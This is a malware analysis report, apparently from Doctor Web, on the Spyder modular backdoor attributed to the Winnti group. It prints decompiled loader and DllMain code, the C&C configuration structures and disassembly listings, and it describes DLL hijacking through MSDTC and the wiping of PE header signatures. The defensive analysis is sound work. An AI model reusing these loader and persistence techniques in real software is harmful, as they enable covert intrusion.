




# Study of the Spyder modular backdoor for targeted attacks



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**Study of the Spyder modular backdoor for targeted attacks**  
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## Introduction

In December 2020, the Doctor Web virus laboratory was contacted by a telecommunications company based in Central Asia after its employees discovered suspicious files on their corporate network. During the examination, our analysts extracted and studied a malicious sample, which turned out to be one of the backdoors used by the hacker group known as **Winnti**.

We already came across the malware Winnti uses when we studied the **ShadowPad** backdoor samples that we found in the compromised network of a state institution in Kyrgyzstan. In addition, earlier in the same network, we found another specialized backdoor called **PlugX**, which has many intersections with **ShadowPad** in the code and network infrastructure. A [separate material](#) was devoted to the comparative analysis of both families.

In this study, we analyze the uncovered malicious module, explore its algorithms and features, and define its connection with other well-known tools of the Winnti APT group.

## Main features

On the infected device, the malicious module was located in the system directory C:\Windows\System32 as oci.dll. Thus, the module was prepared for launch by the MSDTC (Microsoft Distributed Transaction Coordinator) system service using the DLL Hijacking method. According to our data, the file got to the computers in May 2020, but the method of initial infection remains unknown. The Event Log contained records of the creation of services designed to start and stop MSDTC, as well as for the backdoor execution.

```
Log Name:      System
Source:        Service Control Manager
Date:          23.11.2020 5:45:17
Event ID:       7045
Task Category: None
Level:         Information
Keywords:      Classic
User:          <redacted>
Computer:      <redacted>
Description:
A service was installed in the system.
```


```
Service Name:  IIJVXRUMDIKZTTLAMONQ
Service File Name:  net start msdtc
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem
```

```
Log Name:      System
Source:        Service Control Manager
Date:          23.11.2020 5:42:20
Event ID:       7045
Task Category: None
Level:         Information
Keywords:      Classic
User:          <redacted>
Computer:      <redacted>
Description:
A service was installed in the system.
```

```
Service Name:  AVNUXWSHUNXUGGAUXBRE
Service File Name:  net stop msdtc
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem
```

We also found traces of other services running that had random names. Their files were located in directories like `C:\Windows\Temp\<random1>\<random2>`, where `random1` and `random2` are strings of random length and random Latin characters. At the time of the study, these services' executable files were missing.

An interesting find was a service that indicates the use of a `smbexec.py` utility for remote code execution from the [Impacket](#) set. The attackers used this tool to establish remote access to the command shell in a semi-interactive mode.



The studied malicious sample was added to the Dr.Web virus database as **BackDoor.Spyder.1**. In one of the discovered **Spyder** samples, the debug logging functions and messages remained. Messages used when communicating with the C&C server contained the string "Spyder".


```

10064C6C 5B 53 70 79 64 65 72+aSpyderRegister db '[Spyder] register mod %d error = %u.',0Ah,0
10064C6C 5D 20 72 65 67 69 73+                                ; DATA XREF: sub_10042110+A0f0
10064C92 00 00                                align 4
10064C94                                ; const char aSpyderClientMo[]
10064C94 5B 53 70 79 64 65 72+aSpyderClientMo db '[Spyder] client module init error = %d.',0
10064C94 5D 20 63 6C 69 65 6E+                                ; DATA XREF: sub_10042110+4Df0
10064CBC                                ; const char aSpyderSetCaFor[]
10064CBC 5B 53 70 79 64 65 72+aSpyderSetCaFor db '[Spyder] set ca for client id=%u error=%d',0
10064CBC 5D 20 73 65 74 20 63+                                ; DATA XREF: sub_10042600+1C7f0
10064CE6 00 00                                align 4
10064CE8                                ; const char aSpyderAllocCli_0[]
10064CE8 5B 53 70 79 64 65 72+aSpyderAllocCli_0 db '[Spyder] ALLOC client uid = %u.',0
10064CE8 5D 20 41 4C 4C 4F 43+                                ; DATA XREF: sub_10042600+118f0
10064D08                                ; const char aSpyderAllocCli[]
10064D08 5B 53 70 79 64 65 72+aSpyderAllocCli db '[Spyder] alloc client error = %d.',0
10064D08 5D 20 61 6C 6C 6F 63+                                ; DATA XREF: sub_10042600+102f0
10064D2A 00 00                                align 4
10064D2C                                ; const char aSpyderServerAd[]
10064D2C 5B 73 70 79 64 65 72+aSpyderServerAd db '[spyder] server address already exists in conf list.',0
10064D2C 5D 20 73 65 72 76 65+                                ; DATA XREF: sub_10042600+95f0
10064D61 00 00 00                                align 4
10064D64                                ; const char aSpyderProxySet[]
10064D64 5B 53 70 79 64 65 72+aSpyderProxySet db '[Spyder] proxy setting exists, srv=%s',0

```

The backdoor is notable for a number of interesting features. First, `oci.dll` contains the main PE module, but with missing file signatures. Erasing the header signatures was presumably done to obstruct the backdoor detection in the device's memory. Secondly, the payload itself does not carry malicious functionality, but serves to load and coordinate additional plug-ins received from the C&C server. With these plug-ins, the backdoor performs its main tasks. Therefore, this family has a modular structure, just like the other backdoor families used by Winnti — the previously mentioned **ShadowPad** and **PlugX**.

Analysis of **Spyder**'s network infrastructure revealed a link to other Winnti attacks. In particular, the infrastructure used by the **Crosswalk** and **ShadowPad** backdoors described in the Positive Technologies [study](#) corresponds with some of the **Spyder** samples. The graph below clearly shows the identified intersections.



## Conclusion

The analyzed sample of **BackDoor.Spyder.1** is notable primarily because its code does not perform direct malicious functions. Its main tasks are to covertly operate within the infected system and establish communication with the control server and then wait for operator commands. At the same time, it has a modular structure that allows the operator to scale its capabilities, providing any functionality depending on the needs of the attackers. The plug-ins make the considered sample similar to **ShadowPad** and **PlugX**, which, together with the intersections in their network infrastructures, allows us to conclude that it is used by Winnti.

## BackDoor.Spyder.1 operating routine

A backdoor written in C++ and designed to run on 64-bit Microsoft Windows operating systems. It is used for targeted attacks on information systems, collecting information about an infected device, loading functional malicious modules, coordinating their work, and providing communication with the C&C server. In the infected system, it exists as a DLL file and is loaded by the system service using the DLL Hijacking method. After injection, it functions in the computer's RAM.

The backdoor is a malicious DLL file. The function names in its export table duplicate the exported functions of the `apphelp.dll` system library.

```
.rdata:000000018000FC58 ; Export Ordinals Table for dll
.rdata:000000018000FC58 ;
.rdata:000000018000FC58 word_18000FC58 dw 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 0Ah, 0Bh, 0Ch, 0Dh, 0Eh
.rdata:000000018000FC58 ; DATA XREF: .rdata:000000018000F764to
.rdata:000000018000FC58 dw 0Fh, 10h, 11h, 12h, 13h, 14h, 15h, 16h, 17h, 18h, 19h
.rdata:000000018000FC58 dw 1Ah, 1Bh, 1Ch, 1Dh, 1Eh, 1Fh, 20h, 21h, 22h, 23h, 24h
.rdata:000000018000FC58 dw 25h, 26h, 27h, 28h, 29h, 2Ah, 2Bh, 2Ch, 2Dh, 2Eh, 2Fh
.rdata:000000018000FC58 dw 30h, 31h, 32h, 33h, 34h, 35h, 36h, 37h, 38h, 39h, 3Ah
.rdata:000000018000FC58 dw 3Bh, 3Ch, 3Dh, 3Eh, 3Fh, 40h, 41h, 42h, 43h, 44h, 45h
.rdata:000000018000FC58 dw 46h, 47h, 48h, 49h, 4Ah, 4Bh, 4Ch, 4Dh, 4Eh, 4Fh, 50h
.rdata:000000018000FC58 dw 51h, 52h, 53h, 54h, 55h, 56h, 57h, 58h, 59h, 5Ah, 5Bh
.rdata:000000018000FC58 dw 5Ch, 5Dh, 5Eh, 5Fh, 60h, 61h, 62h, 63h, 64h, 65h, 66h
.rdata:000000018000FC58 dw 67h, 68h, 69h, 6Ah, 6Bh, 6Ch, 6Dh, 6Eh, 6Fh, 70h, 71h
.rdata:000000018000FC58 dw 72h, 73h, 74h, 75h, 76h, 77h, 78h, 79h, 7Ah, 7Bh, 7Ch
.rdata:000000018000FC58 dw 7Dh, 7Eh, 7Fh, 80h, 81h, 82h, 83h, 84h, 85h, 86h, 87h
.rdata:000000018000FC58 dw 88h, 89h, 8Ah, 8Bh, 8Ch, 8Dh, 8Eh, 8Fh, 90h, 91h, 92h
.rdata:000000018000FC58 dw 93h, 94h, 95h, 96h, 97h, 98h, 99h, 9Ah, 9Bh, 9Ch, 9Dh
.rdata:000000018000FD94 aDll db 'dll',0 ; DATA XREF: .rdata:000000018000F74Cto
.rdata:000000018000FD98 aAllowpermlayer db 'AllowPermLayer',0 ; DATA XREF: .rdata:off_18000F9E0to
.rdata:000000018000FDA7 ; Exported entry 1. AllowPermLayer
.rdata:000000018000FDA7 public AllowPermLayer
.rdata:000000018000FDA7 AllowPermLayer db 'c:\windows\system32\apphelp.AllowPermLayer',0
.rdata:000000018000FDA7 ; DATA XREF: .rdata:off_18000F768to
.rdata:000000018000FDD2 aApphelpcheckex db 'ApphelpCheckExe',0 ; DATA XREF: .rdata:off_18000F9E0to
.rdata:000000018000FDE2 ; Exported entry 2. ApphelpCheckExe
.rdata:000000018000FDE2 public ApphelpCheckExe
.rdata:000000018000FDE2 ApphelpCheckExe db 'c:\windows\system32\apphelp.ApphelpCheckExe',0
.rdata:000000018000FDE2 ; DATA XREF: .rdata:off_18000F768to
.rdata:000000018000FE0E aApphelpcheckim db 'ApphelpCheckIME',0 ; DATA XREF: .rdata:off_18000F9E0to
.rdata:000000018000FE1E ; Exported entry 3. ApphelpCheckIME
.rdata:000000018000FE1E public ApphelpCheckIME
.rdata:000000018000FE1E ApphelpCheckIME db 'c:\windows\system32\apphelp.ApphelpCheckIME',0
.rdata:000000018000FE1E ; DATA XREF: .rdata:off_18000F768to
.rdata:000000018000FE4A aApphelpcheckin db 'ApphelpCheckInstallShieldPackage',0
.rdata:000000018000FE4A ; DATA XREF: .rdata:off_18000F9E0to
.rdata:000000018000FE6B ; Exported entry 4. ApphelpCheckInstallShieldPackage
.rdata:000000018000FE6B public ApphelpCheckInstallShieldPackage
.rdata:000000018000FE6B ApphelpCheckInstallShieldPackage db 'c:\windows\system32\apphelp.ApphelpCheckInstallShieldPackage',0
```



```

.data:00000000180013020 00 00 00 00 00 00 00+payload IMAGE_DOS_HEADER <0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, \
.data:00000000180013020 00 00 00 00 00 00 00+ ; DATA XREF: malmaln_1+6f0
.data:00000000180013020 00 00 00 00 00 00 00+ 0, 0F8h>
.data:00000000180013060 00 db 0
.data:00000000180013061 00 db 0
.data:00000000180013062 00 db 0
.data:00000000180013063 00 db 0
.data:00000000180013064 00 db 0
.data:00000000180013065 00 db 0

.data:00000000180013118 00 00 00 00 00 00 06+ dd 0 ; Signature
.data:00000000180013118 00 00 00 00 00 00 00+ dw 0 ; FileHeader.Machine
.data:00000000180013118 00 00 00 00 00 00 F0+ dw 6 ; FileHeader.NumberOfSections
.data:00000000180013118 00 00 00 00 00 00 00+ dw 0 ; FileHeader.TimeDateStamp
.data:00000000180013118 00 00 00 00 00 00 00+ dw 0 ; FileHeader.PointerToSymbolTable
.data:00000000180013118 00 00 00 00 00 80 CD+ dw 0 ; FileHeader.NumberOfSymbols
.data:00000000180013118 05 00 00 00 00 00 00+ dw 0F0h ; FileHeader.SizeOfOptionalHeader
.data:00000000180013118 00 00 80 01 00 00 00+ dw 0 ; FileHeader.Characteristics
.data:00000000180013118 00 10 00 00 00 02 00+ dw 0 ; OptionalHeader.Magic
.data:00000000180013118 00 00 00 00 00 00 00+ db 0 ; OptionalHeader.MajorLinkerVersion
.data:00000000180013118 00 00 00 00 00 00 00+ db 0 ; OptionalHeader.MinorLinkerVersion
.data:00000000180013118 00 00 00 00 F0 09 00+ dw 0 ; OptionalHeader.SizeOfCode
.data:00000000180013118 00 04 00 00 00 00 00+ dw 0 ; OptionalHeader.SizeOfInitializedData
.data:00000000180013118 00 00 00 00 00 00 00+ dw 0 ; OptionalHeader.SizeOfUninitializedData
.data:00000000180013118 00 00 00 00 00 00 00+ dd 5CD80h ; OptionalHeader.AddressOfEntryPoint
.data:00000000180013118 00 00 00 00 00 00 00+ dw 0 ; OptionalHeader.BaseOfCode
.data:00000000180013118 00 00 00 00 00 00 00+ dq 180000000h ; OptionalHeader.ImageBase
.data:00000000180013118 00 00 00 00 00 00 00+ dd 1000h ; OptionalHeader.SectionAlignment
.data:00000000180013118 00 00 00 00 00 00 00+ dw 200h ; OptionalHeader.FileAlignment
.data:00000000180013118 00 00 00 70 CC 08 00+ dw 0 ; OptionalHeader.MajorOperatingSystemVersion
.data:00000000180013118 2E 00 00 00 54 B9 08+ dw 0 ; OptionalHeader.MinorOperatingSystemVersion
.data:00000000180013118 00 DC 00 00 00 00 D0+ dw 0 ; OptionalHeader.MajorImageVersion
.data:00000000180013118 09 00 B8 02 00 00 00+ dw 0 ; OptionalHeader.MinorImageVersion
.data:00000000180013118 70 09 00 5C 52 00 00+ dw 0 ; OptionalHeader.MajorSubsystemVersion
.data:00000000180013118 00 00 00 00 00 00 00+ dw 0 ; OptionalHeader.MinorSubsystemVersion
.data:00000000180013118 00 00 E0 09 00 00 08+ dw 0 ; OptionalHeader.Win32VersionValue
.data:00000000180013118 00 00 00 00 00 00 00+ dw 9F000h ; OptionalHeader.SizeOfImage
.data:00000000180013118 00 00 00 00 00 00 00+ dd 400h ; OptionalHeader.SizeOfHeaders
.data:00000000180013118 00 00 00 00 00 00 00+ dw 0 ; OptionalHeader.CheckSum
.data:00000000180013118 00 00 00 00 00 00 00+ dw 0 ; OptionalHeader.Subsystem
.data:00000000180013118 00 00 00 00 00 00 00+ dw 0 ; OptionalHeader.DllCharacteristics
.data:00000000180013118 00 00 00 00 00 00 00+ dq 0 ; OptionalHeader.SizeOfStackReserve
.data:00000000180013118 00 00 00 00 00 00 00+ dq 0 ; OptionalHeader.SizeOfStackCommit
.data:00000000180013118 00 00 D0 06 00 F8 05+ dq 0 ; OptionalHeader.SizeOfHeapReserve
.data:00000000180013118 00 00 00 00 00 00 00+ dq 0 ; OptionalHeader.SizeOfHeapCommit
.data:00000000180013118 00 00 00 00 00 00 00+ dw 0 ; OptionalHeader.LoaderFlags
.data:00000000180013118 00 00 00 00 00 00 00+ dw 0 ; OptionalHeader.NumberOfRvaAndSizes
.data:00000000180013118 00 00 00 00 00 00 00+ dd 8CC70h ; OptionalHeader.DataDirectory.VirtualAddress
.data:00000000180013118 00 00 00 00 00 00 00+ dd 2Eh ; OptionalHeader.DataDirectory.Size
.data:00000000180013118 00 00 00 00 00 00 00+ dd 88954h ; OptionalHeader.DataDirectory.VirtualAddress
.data:00000000180013118 00 00 00 00 00 00 00+ dd 0DCh ; OptionalHeader.DataDirectory.Size
.data:00000000180013118 00 00 00 00 00 00 00+ dd 90000h ; OptionalHeader.DataDirectory.VirtualAddress
.data:00000000180013118 00 00 00 00 00 00 00+ dd 288h ; OptionalHeader.DataDirectory.Size
.data:00000000180013118 00 00 00 00 00 00 00+ dd 97000h ; OptionalHeader.DataDirectory.VirtualAddress
.data:00000000180013118 00 00 00 00 00 00 00+ dd 525Ch ; OptionalHeader.DataDirectory.Size
.data:00000000180013118 00 00 00 00 00 00 00+ dw 0 ; OptionalHeader.DataDirectory.VirtualAddress
.data:00000000180013118 00 00 00 00 00 00 00+ dw 0 ; OptionalHeader.DataDirectory.Size
.data:00000000180013118 00 00 00 00 00 00 00+ dd 9E000h ; OptionalHeader.DataDirectory.VirtualAddress
.data:00000000180013118 00 00 00 00 00 00 00+ dd 800h ; OptionalHeader.DataDirectory.Size
.data:00000000180013118 00 00 00 00 00 00 00+ dw 0 ; OptionalHeader.DataDirectory.VirtualAddress
.data:00000000180013118 00 00 00 00 00 00 00+ dw 0 ; OptionalHeader.DataDirectory.Size

```

## The loader operation

Loading is performed in a function designated as `malmain_3` and called from the DLL entry point via two transitional functions.

```
__int64 __stdcall malmain_3(void *payload, FARPROC pLoadLibrary, FARPROC pGetProcAddress, FARPROC pFreeLibrary, void *a5)
{
    IMAGE_NT_HEADERS64 *v9; // rsi
    char *v10; // rbp
    HANDLE v12; // rax
    loader_struc *v13; // rax
    loader_struc *v14; // rdi
    char *v15; // rbx
    IMAGE_NT_HEADERS64 *v16; // rax
    __int64 v17; // rax

    if ( *(_WORD *)payload != 'ZM' )
        SetLastError(ERROR_BAD_EXE_FORMAT);
    v9 = (IMAGE_NT_HEADERS64 *)((char *)payload + *((int *)payload + '\x0F'));
    if ( v9->Signature != 'EP' )
        SetLastError(ERROR_BAD_EXE_FORMAT);
}
```

First, the header signatures are checked. If they are not standard, the `ERROR_BAD_EXE_FORMAT` error value is set; however, this action does not affect the loader operation in any way.

The memory for the image is then allocated according to the `IMAGE_NT_HEADERS64.OptionalHeader.SizeOfImage` value, and the `loader_struc` auxiliary structure is formed.

```
struct loader_struc
{
    IMAGE_NT_HEADERS64 *pPE_header;
    LPVOID ImageBase;
    HMODULE *p_imported_modules
    QWORD number_of_imported_modules
    HMODULE (__stdcall *pLoadLibrary)(LPCSTR lpLibFileName);
    FARPROC (__stdcall *pGetProcAddress)(HMODULE hModule, LPCSTR lpProcName);
    BOOL (__stdcall *pFreeLibrary)(HMODULE hLibModule);
    QWORD unk;
};
```

This is followed by the standard process of loading the PE module into memory and calling the loaded module's entry point (`DllMain`) with the `DLL_PROCESS_ATTACH` argument, and after exiting it, calling it again with `DLL_PROCESS_DETACH`.

## The main module operation

In the main module, the values of all signatures required for the correct file loading are equal to zero.

- `IMAGE_DOS_HEADER.e_magic`
- `IMAGE_NT_HEADERS64.Signature`

- `IMAGE_NT_HEADERS64.FileHeader.Magic`

In addition, `TimeStamp` and section names also have a null value. The remaining values are correct, thus after manually editing the necessary signatures, the file can be downloaded for analysis as a proper PE module.

The analysis of the main module is complicated, since atypical methods of calling functions are periodically used. The [UT hash](#) library is used for storing and processing structures. It allows one to convert standard C structures to hash tables by adding a single member of the `ut_hash_handle` type. All library functions, such as adding elements, search, delete, etc., are implemented as macros, which leads them to be forcibly inlined by the compiler in the code of the main (calling) function.

The [MBEDTLS](#) library is used to interact with the C&C server.

### **DllMain function**

At the beginning of execution, the `Global\\BFE_Notify_Event_{65a097fe-6102-446a-9f9c-55dfc3f45853}`, event, execution mode (from the configuration), and the command line are checked, then the operating threads are started.

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    unsigned int cfg_exec_mode; // edx
    HANDLE v4; // rax
    unsigned int (__stdcall *v5)(void *); // r8

    if ( fdwReason == DLL_PROCESS_ATTACH && g_DLL_reason != DLL_PROCESS_ATTACH )
    {
        g_DLL_reason = DLL_PROCESS_ATTACH;
        if ( !check_event("Global\\BFE_Notify_Event_{65a097fe-6102-446a-9f9c-55dfc3f45853}") )
        {
            cfg_exec_mode = g_p_builtin_config->exec_mode;
            if ( g_p_builtin_config->exec_mode )
            {
                if ( cfg_exec_mode <= 2 )
                {
                    if ( cmp_current_process_cmdline("-k netsvcs") )
                    {
                        hEvent = create_event("Global\\BFE_Notify_Event_{65a097fe-6102-446a-9f9c-55dfc3f45853}");
                        hThread_1 = beginthreadex(0i64, 0, thread_1_main, 0i64, 0, 0i64);
                        beginthreadex(0i64, 0, thread_2_get_new_C2_start_communication, 0i64, 0, 0i64);
                        if ( g_p_builtin_config->exec_mode == 2 )
                        {
                            v5 = thread_4_execute_encrypted_module;
                            goto LABEL_11;
                        }
                    }
                }
            }
            else if ( cfg_exec_mode == 3 )
            {
                hEvent = create_event("Global\\BFE_Notify_Event_{65a097fe-6102-446a-9f9c-55dfc3f45853}");
                v4 = beginthreadex(0i64, 0, thread_1_main, 0i64, 0, 0i64);
                v5 = thread_2_get_new_C2_start_communication;
                hThread_1 = v4;
            }
        }
        LABEL_11:
        beginthreadex(0i64, 0, v5, 0i64, 0, 0i64);
        return 1;
    }
}
return 1;
```

The module has an embedded configuration with the following structure:

```
struct cfg_c2_block
{
    int type;
    char field_4[20];
    char addr[256];
}

struct cfg_proxy_data
{
    DWORD dw;
    char str[256];
    char proxy_server[256];
    char username[64];
    char password[32];
    char unk[128];
};
```

```
struct builtin_config
{
    int exec_mode;
    char url_C2_req[100];
    char hash_id[20];
    char string[64];
    char field_BC;
    cfg_c2_block srv_1;
    cfg_c2_block srv_2;
    cfg_c2_block srv_3;
    cfg_c2_block srv_4;
    cfg_proxy_data proxy_1;
    cfg_proxy_data proxy_1;
    cfg_proxy_data proxy_1;
    cfg_proxy_data proxy_1;
    int CA_cert_len;
    char CA_cert[cert_len];
};
```

The `hash` field contains a value that can be an identifier. This value is used when communicating with the C&C server and can be represented as a `b2e4936936c910319fb3d210bfa55b18765db9cc` string, which is the same length as the SHA1 hashes.

The `string` field contains a single character string: 1.

`CA_cert` is a certificate of the certificate authority in the DER format. It is used to establish a connection to the C&C server over the TLS 1.2 protocol.

```
0000000018008E0D0 00 30 82 05 81 30 82 03 69 A0 03 02 01 02 02 01 .0,.f0,.i .....
0000000018008E0E0 01 30 0D 06 09 2A 86 48 86 F7 0D 01 01 0B 05 00 .0...*+H+ч.....
0000000018008E0F0 30 48 31 17 30 15 06 03 55 04 03 13 0E 53 65 63 0H1.0...U....Sec
0000000018008E100 75 72 65 54 72 75 73 74 20 43 41 31 20 30 1E 06 ureTrust·CA1·0..
0000000018008E110 03 55 04 0A 13 17 53 65 63 75 72 65 54 72 75 73 .U....SecureTrus
0000000018008E120 74 20 43 6F 72 70 6F 72 61 74 69 6F 6E 31 0B 30 t·Corporation1.0
0000000018008E130 09 06 03 55 04 06 13 02 55 53 30 1E 17 0D 31 31 ...U....US0...11
0000000018008E140 30 31 30 31 30 30 30 30 30 30 5A 17 0D 32 35 31 0101000000Z..251
0000000018008E150 32 33 31 32 33 35 39 35 39 5A 30 48 31 17 30 15 231235959Z0H1.0.
0000000018008E160 06 03 55 04 03 13 0E 53 65 63 75 72 65 54 72 75 ..U....SecureTru
0000000018008E170 73 74 20 43 41 31 20 30 1E 06 03 55 04 0A 13 17 st·CA1·0...U....
0000000018008E180 53 65 63 75 72 65 54 72 75 73 74 20 43 6F 72 70 SecureTrust·Corp
0000000018008E190 6F 72 61 74 69 6F 6E 31 0B 30 09 06 03 55 04 06 oration1.0...U..
0000000018008E1A0 13 02 55 53 30 82 02 22 30 0D 06 09 2A 86 48 86 ..US0,. "0...*+H+
0000000018008E1B0 F7 0D 01 01 01 05 00 03 82 02 0F 00 30 82 02 0A ч.....,...0,..
0000000018008E1C0 02 82 02 01 00 BD C3 26 8B E1 37 7F F0 FA 0A 0D ,...Sf&lt67.рЪ...
